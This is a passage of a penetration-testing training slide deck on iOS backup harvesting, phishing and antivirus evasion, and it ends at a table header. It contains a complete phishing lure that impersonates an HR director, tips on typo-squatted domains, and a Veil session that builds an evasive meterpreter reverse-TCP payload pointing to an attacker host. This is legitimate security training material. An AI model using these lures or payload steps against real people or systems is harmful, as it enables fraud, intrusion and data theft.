
Integrating Mobile and Network Attacks for In-Depth Pwnage

By Joshua Wright & Ed Skoudis

Outline




- Today's Focus
- iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion

Today's Focus


- Effective mobile and network pen-test techniques
  - iTunes backup data (please, let it be encrypted!)
  - Phishing like a boss
  - AV evasion and UAC bypass
- Combining techniques for modern, effective pen-testing
- Moving from frequent flyer to pilot: SEC561 Hands-On Security Practitioner with NetWars
- Conclusion and Q&A

Outline

- Today's Focus
- 
  iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion


iOS Backup

- iTunes backup transfers configuration and use data
- Backup stored on target platform
  - ~/Library/Application Support/MobileSync/Backup on OS X
  - %APPDATA%\Apple Computer\MobileSync\Backup on Windows
- User selects password to encrypt backup, if desired



iTunes backup data is immensely useful following a compromised host


iTunes Backup Manual Analysis




iOS backup files are stored with SHA1 hash filenames. Manually identify file types with the "file" utility.

```
$ file f23461ec2e507af102a699e5e1fb5080608024b5
f23461ec2e507af102a699e5e1fb5080608024b5: SQLite 3.x
database
$ file fa2cf155ea7d01e1967fddf723def37570e2e01d
fa2cf155ea7d01e1967fddf723def37570e2e01d: JPEG image data,
EXIF standard 2.21
```

iPhone Backup Analyzer 2




Third-Party Password Managers




Many of the free and commercial password manager applications in the iTunes App Store save passwords in plaintext format.

Encrypted iTunes Backups: EPPB



Outline

- Today's Focus
- iOS Backup Data Harvesting
- 
  GoDaddy Loves Me: Effective Phishing
- AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion

Effective Phishing

- The best attacks target the weakest link, often the human
- Use relevant keywords and names from recon in emails
  - Good spelling, grammar, and a professional look are a must!
- Look for opportunities to exploit target multi-domain use
  - Sets the user expectation for normal use in email
- Typos, similar names, and different TLDs are very effective
  - Typo finder: www.domaintools.com/buy/domain-typo-finder

Company Domains	Phishing Domains
corp.com, corpportal.com, corpcareers.com, corpdeals.com	corpjobs.com, corportal.com, corpprotal.com, corpportal.net

SET Phishing

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
Select from the menu:

   1) Social-Engineering Attacks

set> 1
...
set:phishing>1
...
set:payloads>11

set:phishing> Subject of the email:Health Insurance Renewal Information
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
,et:phishing> Enter the body of the message, hit return for a new line.
Control+c when finished:
Next line of the body: I'm sending out the health insurance information
for review before ...^C

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay
```

Wouldn't You Open this Attachment?

Health Insurance Renewal Information

Bob Hutzley <bob@victim.tld>

To: all-employees@victim.tld

Health Insurance Renewal Information

Hi Folks,

We are looking at adding a new health insurance option for our yearly renewal period coming up next week. The new plan option is called HealthSolutions for Life 100/80/70.

Here is the HSL summary of benefits and coverage:

2013 Health...pdf (585 KB)

Please take a look at the plan details. We will go over the plan options on our weekly call on Thursday.

Thanks!

-Bob
--
Robert Hutzley, HR Director
401-524-2911


Topic the target is motivated to investigate

Seemingly legitimate content details

Insider information gleaned from prior compromises

Good: Correct name, title, and phone number from public sources
Better: Actual signature line observed in other messages from sender

Outline

- Today's Focus
- iOS Backup Data Harvesting
- GoDaddy Loves Me: Effective Phishing
- 
  AV Evasion and Privilege Escalation
- Pen-Test-A-Go-Go Scenario
- Hands-On Security Practitioner with NetWars
- Conclusion

The AV Problem

- Anti-virus is a regular obstacle for pen-testers
  - Tools that used to escape AV are commonly detected
- Option 1: Find better ways to hide/evade
  - Custom compilation
  - Multiple encodings
  - Different encodings/packing
- Option 2: Use built-in tools
  - AV cannot flag these without preventing legitimate use

Experienced penetration testers evaluate their attacks in a replicated environment prior to delivery against a target.

AV Evasion with Veil

```
=========================================================================
 Veil | [Version]: 2.0
=========================================================
 [Web]: https://www.veil-evasion.com/ | [Twitte
=========================================================
 Available commands:
        use             use a specific payload
        list            list available languages/payloads
        info            information on a specific payload
 Available payloads:
        10)     python/AESVirtualAlloc                  Excellent
 [>] Please enter a command: use 10
 [>] Please enter a command: generate
 [?] Use msfvenom or supply custom shellcode?
                1 - msfvenom (default)
 [>] Please enter the number of your choice: 1
 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 1.2.3.4
 [>] Enter value for 'LPORT': 4444
 [?] How would you like to create your payload executable?
                1 - Pyinstaller (default)
 [*] Executable written to: /root/veil/output/compiled/payload1.exe
```

Try different payloads until it bypasses AV and the payload works

Payload location

Using Built-in Tools

- AV or HIPS may kill Metasploit payloads no matter what encoding is used
- Built-in commands and admin tools to the rescue!
- SysInternals PsTools, CMD.EXE, PowerShell, and WMIC are used by admins


Meterpreter Command	Comparable "Safe" Admin Command or Tool
